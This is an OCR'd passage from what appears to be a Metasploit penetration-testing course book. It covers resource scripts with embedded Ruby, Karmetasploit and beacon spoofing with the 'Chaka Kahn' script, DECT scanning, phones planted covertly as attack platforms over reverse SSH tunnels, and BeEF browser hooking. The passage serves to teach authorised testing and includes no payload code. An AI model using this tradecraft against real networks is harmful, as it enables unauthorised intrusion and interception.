
And to conclude our walkthrough, you see that we now have a reverse shell on our victim system.



Within kmsapng.sh you can see that Carlos is creating a .rc file. These resource scripts allow you to automate some of the basic features of Metasploit. However, what most testers do not know is that you can insert blocks of Ruby Code within these .rc files.

There are a number of different possible uses for these .rc files. For example, you could automatically scrape rfc 1918 (172, 192, 10) subnets and establish pivots through hosts. You could automatically trigger a screenshot or dump password hashes on a target system.

This is why we spent so much time covering the fundamentals of the Metasploit Framework in 580.1. Once these fundamentals are understood it greatly enhances the capabilities of a tester because so many components can be accessed via mechanisms like XMLRPC or .rc files.




Please take a moment and run the following command:

```
# gedit /home/tools/framework-
3.5.1/documentation/msfconsole_rc_ruby_example.rc
```

At the top of the script there should be a number of lines that look very familiar to you. You will see where the script automatically sets options via "set" and "use". However, towards the middle of the script you will see a line that starts with <ruby>. This is the beginning of the Ruby code block within the .rc file. Within this block of code there is a function that watches for incoming connections. Once a connection is established, it will automatically take a screenshot of the target system then close the session.


This script can be very helpful in phishing attacks. You may want to prove that you have access to a target system but not have the session active for an extended period of time.



While it is great that Karmetasploit automatically watches for systems sending out probe requests, there is a slight snag you may have to deal with. Microsoft released a patch that causes Windows systems to only probe for access points they have associated with in the past if they see a beacon from that system first. This may seem like it blows Karmetasploit out of the water as a viable attack vector.

But there are still some effective ways to launch the attack. You could simply be closer and/or have a stronger signal than the real access point. This requires you to be close to your target.


However, if we know a little about the underlying technologies, we know there is nothing stopping us from creating Beacons to entice target systems to probe for them.



With Josh Wright's script, affectionately called "Chaka Kahn", you have the ability to be "every network."

This script will cause your system to send out beacons from the top AP SSIDs pulled from wigle.net. It has a fairly impressive list of SSIDS from "linksys" to "tsunami" but you can add even more SSIDs by simply adding them into the ssidlist = list.

A cool trick is to add their corporate wireless network SSIDs, then simply go to the nearest coffee shop and wait.



To run Chaka Kahn it helps to have two wireless cards. One to run Chaka Kahn and another to run Karmetasploit.

Then you simply fire up Metasploit with the Kahnnnnn.rc file. This is a modified version of the ssidlist.rc file that comes with Chaka Kahn.

It will open up the module, set the proper driver and interface, and set the channel that you want your fake APs to be on. Then we will run exploit.

Next Chaka Kahn will start sending out beacons spoofing all of the access points defined in the .rc file.

Beyond 802.11: DECT

- As testers we need to be on the lookout for new attack vectors
- DECT = Digital Enhanced Cordless Telecommunications
- Numerous attack vectors
  - Encryption code broken
  - Sniffing of conversations now possible
  - http://hackaday.com/tag/dect/
- While you may not be able to attack due to FCC regulations, you may be able to scan
- Targets using DECT for calls are exposed to a risk
- Metasploit has DECT capabilities

 184

There are a number of deadly vulnerabilities that never seem to make the front page. Digital Enhanced Cordless Telecommunications (DECT) has a number of different vulnerabilities associated with it. For example, the encryption code is broken to the point where sniffing phone conversations is now possible. Unfortunately, there are some fairly severe restrictions on sniffing phone conversations imposed by the FCC. So full exploitation may not be possible. However, you can scan and identify phones using DECT at a target organization with Metasploit.


Metasploits DECT Capabilities

- dect/call_scanner
  - Scans for Active DECT calls
- dect/station_scanner
  - Looks for DECT base-stations
- Requires special hardware
  - Dosch&Amand Type II
  - Dosch&Amand Type III
  - Greengate DA099
- Hard to find
- Be sure to look at eBay

Metasploit has cool DECT capabilities. First, it can scan for active DECT calls with dect/call_scanner. Next, it also has the ability to locate DECT basestations with /dect/station_scanner.

However, to make these modules work you will need to have specialized hardware. The Dosch&Amand Type II and III cards will be required for these modules to work properly. You can also look for a Greengate DA099 card, as it is a re-branded Dosch&Amand card.

These cards can be hard to find, but they are available on eBay for about $200.



Rather than look at various mobile devices as nothing more than targets, we need to also look at them as devices to deliver attacks. Over the next few slides we will be looking at how we can use mobile devices like iPhones, Android devices, and WebOS devices as platforms to deliver attacks. There are a number of reasons why this would be beneficial to a tester. First, they are very small and support hours of battery life. This means they can be deployed in a variety of different "creative" locations and give you access to a network without being physically in the room.

Palm Pre

- Sure, there is very little market share
- The devices are very inexpensive
- But this device has great support in the form of preware
- Mick Douglas did a nice writeup
  - http://bit.ly/gUR0iU

Typing with these buttons sucks..

While the Palm/HP market share has been dwindling over the past few years this has lead to a great advantage of these devices. They are very inexpensive. Used Pre's can be found on ebay for well under $100. They will take some love, care and feeding (i.e. work) to get updated and functional, but it is well worth it.


Mick Douglas of PaulDotCom did a nice write-up on how to setup and configure tools like Metasploit on a pre.

Metasploit on Android


- Thanks to facuman
- Based on Gentoo
- Includes Nmap, w3af, Metasploit, and more
  - http://bit.ly/9dN0Lk
- Cory Kennedy demonstrated installing Backtrack 5 on a Samsung Galaxy S
  - http://tinyurl.com/5u43oem
- Requires rooted access to your device

Not a whole Lot better

Android is quickly becoming one of the most ubiquitous handset platforms on the market. It also runs Linux so it is very flexible and a number of tools we use on a regular basis have been ported to it. However, what many testers are doing is installing and running a full Linux environment in parallel with the phone OS itself. For example, facuman has a write-up on how to install a parallel Gento based testing distribution alongside the existing OS. Cory Kennedy demonstrated how you can install and run Backtrack 5 on a Samsung Galaxy.



How could we possibly ignore iDevices? These devices are relatively cheap and are found everywhere. Also, people rarely think of them as attack tools. There are a number of packages available in Cydia that will allow you to install a functional version of the Metasploit framework on your iPhone or iPad. However, do be careful, there can be issues with the version of ruby that Cydia installs and the version of Ruby that is required for Metasploit to function properly.




The real power these devices offer is their ability to be covertly placed at a client site and use them as an attack platform for other wireless devices like notebook computers. This attack strategy requires you to join a network, then have the device open a reverse SSH tunnel out through the cellphones data connection.

Now you can sit back and continue your test from a remote location, like a hotel.

In order to remain viable in the pentesting world and tester must be on the lookout for new targets. While phones can make great devices to run the Metasploit framework from, they can also be great targets to attack.


The issue is that many environments are storing data on mobile devices and seem to be ignoring the liability that comes with having data on devices that are not very will controlled or protected. Further, many times management does not believe there to be a risk, so efforts to secure them do not get the funding or the backing required to make them successful.

Metasploit has a number of different payloads that can be used to demonstrate the risk associated with these devices.



Above is a list of the payloads that will work on a number of different phones. Note, there are payloads that will work with many iDevices and on Linux arm processors. Many Android phones utilize arm as their core platform.

For a quick demo for management it is fun to show how you can get a reverse shell from a phone. These types of demos often make the risks more visceral and believable for managers.



One of the more active areas of development on the Metasploit project is Metasploit's Web scanning and attack capabilities.

Web Assessment with Metasploit


- There are a number of standalone web scanning modules
- scanner/http/http_version
  - Scan a network to determine the web-server versions
- scanner/http/robots_txt
  - Pull information from robots.txt
- scanner/http/writable
  - Look for writable directories
- All can be displayed via "search scanner/http"
- However, they can be launched via Wmap.

 194

There are a number of individual modules built into Metasploit that allow it to test target websites for a number of different vulnerabilities. There are simple modules that check the version of the web server that is being tested and for pulling the contents of robots.txt.

There are also checks to search for numerous well-know vulnerabilities in technologies like webdav. To list out all of the individual modules you can run the following command:


```
msf> search scanner/http
```



Finally, there is the ability to integrate Metasploit with the Browser Exploitation Framework (BeEF). BeEF is an excellent tool written by Wade Alcorn and crew at bindshell.net. The integration between BeEF and Metasploit was completed via some excellent work by Ryan Linn to integrate the two via XML-RPC.

What we can do with BeEF is hook target browsers with JavaScript and redirect them where we have Metasploit exploits and payloads (like Java) in waiting. This is highly effective because you can select which attack will be used for each of the zombie systems you have hooked.

